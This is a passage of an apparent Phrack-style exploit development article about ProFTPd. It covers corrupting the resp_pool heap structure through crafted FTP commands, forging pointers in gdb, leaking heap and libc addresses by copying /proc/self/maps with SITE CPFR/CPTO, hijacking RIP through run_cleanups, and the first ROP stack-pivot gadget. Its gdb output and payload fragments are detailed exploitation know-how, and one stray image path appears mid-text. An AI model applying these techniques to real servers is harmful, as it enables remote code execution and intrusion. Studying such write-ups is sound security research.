    unsigned int (*keyhash)(const void *, size_t);
    void (*entinsert)(pr_table_entry_t **, pr_table_entry_t *);
    void (*entremove)(pr_table_entry_t **, pr_table_entry_t *);
};
```

As you can see, there are four function pointers we could use, and most of them are called during the execution flow. Cool :)

When I overwrote this structure to reach the function pointers, I had difficulty finding appropriate ROP gadgets. Although I could control RIP, overwriting other structure members could introduce instability, since some of them are accessed during session cleanup. In the code flow we have, those function pointers are not called with other parts of our payload, making this strategy not sufficient for code flow hijacking.

These are the size and strings written, as well our FTP command sent:

```
gef➤  p p->last->h.first_avail
$18 = (void *) 0x56259ecee150 reqsz = 0x4  "426"
$20 = (void *) 0x56259ecee158 reqsz = 0x29 "Transfer aborted. Data
connection closed"
$21 = (void *) 0x56259ecee188 reqsz = 0x4  "426"
$22 = (void *) 0x56259ecee190 reqsz = 0x29 "Transfer aborted. Data
connection closed"
$23 = (void *) 0x56259ecee1c0 reqsz = 0x5  argv[0] "3333" (last FTP
command we sent)
$24 = (void *) 0x56259ecee1c8 reqsz = 0xf  argv[i] "CCC8\350ÿ%V"
(argument of the last FTP command)
$25 = (void *) 0x56259ecee1d8 reqsz = 0xf  "3333 CCC8\350ÿ%V" (the
complete last FTP command we sent)
$26 = (void *) 0x56259ecee1e8 reqsz = 0x10 "displayable-str"
```

The idea here is to use the FTP commands as part of our payload, and use the string "displayable-str" to force a SIGSEGV before our data gets overwritten. This is tricky and requires precise memory calculations.

In the example above, I chose to use the following command as a placeholder to find it in memory:

```
gdb: break pool.c:856 if c == 0x771111111177
r = send(sock_ctrl, (void *)"3333 CCC\x77\x11\x11\x11\x11\x77\0", 15, 0);
```

As you may have guessed, I wrote a simple C program to trigger the bug and send the payload I want. The send() call you see above sends a debug token, which will later be used as the destination memory address for our write-what-where primitive. 0x771111111177 is the debug token.

After extensive analysis and trial and error, I discovered that resp_pool must contain the following values:

```
gef➤  set p->last = &p->cleanups
gef➤  set p->sub_pools = ((char *)&session.curr_cmd_rec->notes->chains) - 0x28
gef➤  set p->sub_next = ((char *)&gid_tab->chains) - 0xe0
```

The value of gid_tab (which is pointed by tab):

```
gef➤  p *tab
$75 = {
  pool = 0x56259ecf51e0,
  flags = 0x0,
  seed = 0x99063431,
  nmaxents = 0x2000,
  chains = 0x56259ecf9cd0,
  nchains = 0x8,
  nents = 0x2,
  free_ents = 0x0,
  free_keys = 0x0,
  tab_iter_ent = 0x0,
  val_iter_ent = 0x0,
  cache_ent = 0x0,
  keycmp = 0x56259e6368e2 <key_cmp>,
  keyhash = 0x56259e636990 <key_hash>,
  entinsert = 0x56259e636a1d <entry_insert>,
  entremove = 0x56259e636a80 <entry_remove>
}
gef➤  p *resp_pool
$76 = {
  first = 0x4444444444444444,
  last = 0x56259ed1e800,
  cleanups = 0x4141414141414141,
  sub_pools = 0x56259ecf9cd0,
  sub_next = 0x56259ecee1f8,
  sub_prev = 0x4141414141414141,
  parent = 0x4141414141414141,
  free_first_avail = 0x4141414141414141,
  tag = 0x56259ed1e000 ""
}
```

At cmd.c:374 ProFTPd creates a new table to process our command. In order to do that it allocs a new space in memory to store "displayable-str" and the table it self, which we have to take into account as well:

```
   373    if (pr_table_add(cmd->notes, pstrdup(cmd->pool, "displayable-str"),
 → 374        pstrdup(cmd->pool, res), 0) < 0) {
   375      if (errno != EEXIST) {
   376        pr_trace_msg(trace_channel, 4,
   377          "error setting 'displayable-str' command note: %s",
strerror(errno));
   378      }
   379    }
```

A crash will occur on pr_table_add() function. In fact, there are some functions that are called inside it.

```
dprintf table.c:427, "table1: pr_table_kadd: idx==%d\n", (int)idx
dprintf table.c:588, "table2: pr_table_kget: idx==%d\n", (int)idx
```

The indexes are responsible for creating, intentionally, randomizations, which complicates our exploitation even more. See the comments at table.c:


```
struct table_rec {
  pool *pool;
  unsigned long flags;

  /* These bytes are randomly generated at table creation time, and
   * are used to seed the hashing function, so as to defend/mitigate
   * against attempts to feed carefully crafted keys which force the
   * table into its worst-case performance scenario.
   *
   * For more information on attacks of this nature, see:
   *
   *   http://www.cs.rice.edu/~scrosby/hash/CrosbyWallach_UsenixSec2003/
   */
  unsigned int seed;

  /* Maximum number of entries that can be stored in this table.  The
   * default maximum (PR_TABLE_DEFAULT_MAX_ENTS) is set fairly high.
   * This limit is present in order to defend/mitigate against certain abuse
   * scenarios.
   *
   * XXX Note that an additional protective measure can/might be placed on
   * the maximum length of a given chain, to detect other types of attacks
   * that force the table into the worse-case performance scenario (i.e.
   * linear scanning of a long chain).  If such is added, then a Table API
   * function should be added for returning the length of the longest chain
   * in the table.  Such a function could be used by modules to determine
   * if their tables are being abused (or in need of readjustment).
   */
  unsigned int nmaxents;

  pr_table_entry_t **chains;
  unsigned int nchains;
  unsigned int nents;

  /* List of free structures. */
  pr_table_entry_t *free_ents;
  pr_table_key_t *free_keys;

  /* For iterating over all the keys in the entire table. */
  pr_table_entry_t *tab_iter_ent;

  /* For iterating through all of the possible multiple values for a single
   * key.  Only used if the PR_TABLE_FL_MULTI_VALUE flag is set.
   */
  pr_table_entry_t *val_iter_ent;

  /* Cache of last looked-up entry.  Usage of this field can be enabled
   * by using the PR_TABLE_FL_USE_CACHE flag.
   */
  pr_table_entry_t *cache_ent;

  /* Table callbacks. */
  int (*keycmp)(const void *, size_t, const void *, size_t);
  unsigned int (*keyhash)(const void *, size_t);
  void (*entinsert)(pr_table_entry_t **, pr_table_entry_t *);
  void (*entremove)(pr_table_entry_t **, pr_table_entry_t *);
```

As you noticed, we must have memory layout knowledge and the offsets.

5.4 - Leaking memory layout

At the moment our breakpoint is triggered, we can analyse the memory layout:

```
gef➤  vmmap heap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x000056259ecbe000 0x000056259ed00000 0x0000000000000000 rw- [heap]
0x000056259ed00000 0x000056259ed3f000 0x0000000000000000 rw- [heap]
```



These are our base heap addresses. The second heap was allocated to deal with our data transfer (STOR command).

```
gef➤  p p
$20 = (struct pool_rec *) 0x56259ed1e770
gef➤  p gid_tab
$21 = (pr_table_t *) 0x56259ecee198
gef➤   p session.curr_cmd_rec->notes
$22 = (pr_table_t *) 0x56259ecf51a8
gef➤
gef➤  p/x 0x56259ed1e770 - 0x000056259ed00000
$23 = 0x1e770
gef➤  p/x 0x56259ecee198 - 0x000056259ecbe000
$24 = 0x30198
gef➤  p/x 0x56259ecf51a8 - 0x000056259ecbe000
$25 = 0x371a8
gef➤
```

We now have the offsets we should use. I tried to find objects in the same memory page, but had no luck.

```
gef➤  set $rp_mempage = (unsigned long int)resp_pool & 0xfffffffffffff000
gef➤  x/256a $rp_mempage
0x555555712000: 0x0 0x0
0x555555712010: 0x0 0x0
0x555555712020: 0x0 0x0
0x555555712030: 0x0 0x0
0x555555712040: 0x0 0x0
```

@lockedbyte gave me the idea to get the memory layout from the process /proc/self/maps file. Now we can use SITE CPFR and SITE CPTO commands to download this file. Basically we copy /proc/self/maps to a writable directory and RETR it, then we reflect memory heap and libc base addresses into our offsets and payload. The downside is that ProFTPd should have been compiled with mod_copy. Also, chroot() protection should not be enforced by the server, which makes /proc/ not accessible.

In the final exploit, we read from this file to calculate the offsets, exactly how we did using vmmap command in gdb.

5.5 - Final RIP control methodology

Finally, combining everything we learned until now, this is the final memory layout we should see:

```
gef➤ vmmap heap
Start              End                Perm Path
0x0000555555677000 0x00005555556c5000 0x0000000000000000 rw- [heap]
0x00005555556c5000 0x0000555555729000 0x0000000000000000 rw- [heap]
gef➤ set $start = 0x0000555555677000
gef➤ set $end = 0x00005555556c5000
gef➤  p/x (char *)resp_pool - $end
$32 = 0x236a0
gef➤  p/x (char *)gid_tab - $start
$33 = 0x3e6d8
gef➤  p/x (char *)session.curr_cmd_rec->notes - $start
$34 = 0x459c8
```

We will use the offsets show above in the exploit, because ASLR plays a huge impact here. By using these memory objects, we may gain some control over RIP.

```
src/pool.c:
     854 static void run_cleanups(cleanup_t *c) {
     855    while (c) {
     856      if (c->plain_cleanup_cb) {
     857        (*c->plain_cleanup_cb)(c->data);
     858      }
     859
     860      c = c->next;
     861    }
```

```
When run_cleanups() gets executed, we should see our token:

gef➤  p *c
$6 = {
  data = 0x560f1919d6f8,
  plain_cleanup_cb = 0x7711111111111177
  child_cleanup_cb = 0x4141414141414141, # will be our stack
  next = 0x9090909090909090
}

now in gdb: `break pool.c:856 if c == 0x771111111177`
```

The idea is to substitute this token with our first ROP gadget. To build the our ROP chain, we will use the `ropper` tool to find gadgets.

Our first ROP gadget should point to <authnone_marshal+16> from libc, which contains:

```
push rax
pop rsp
lea rsi,[rax+0x48]
mov rax,QWORD PTR [rdi+0x8]
jmp QWORD PTR [rax+0x18]
```

Check the full exploit for all the code.

6 - Other exploitation strategies

Check the full article on phrack.org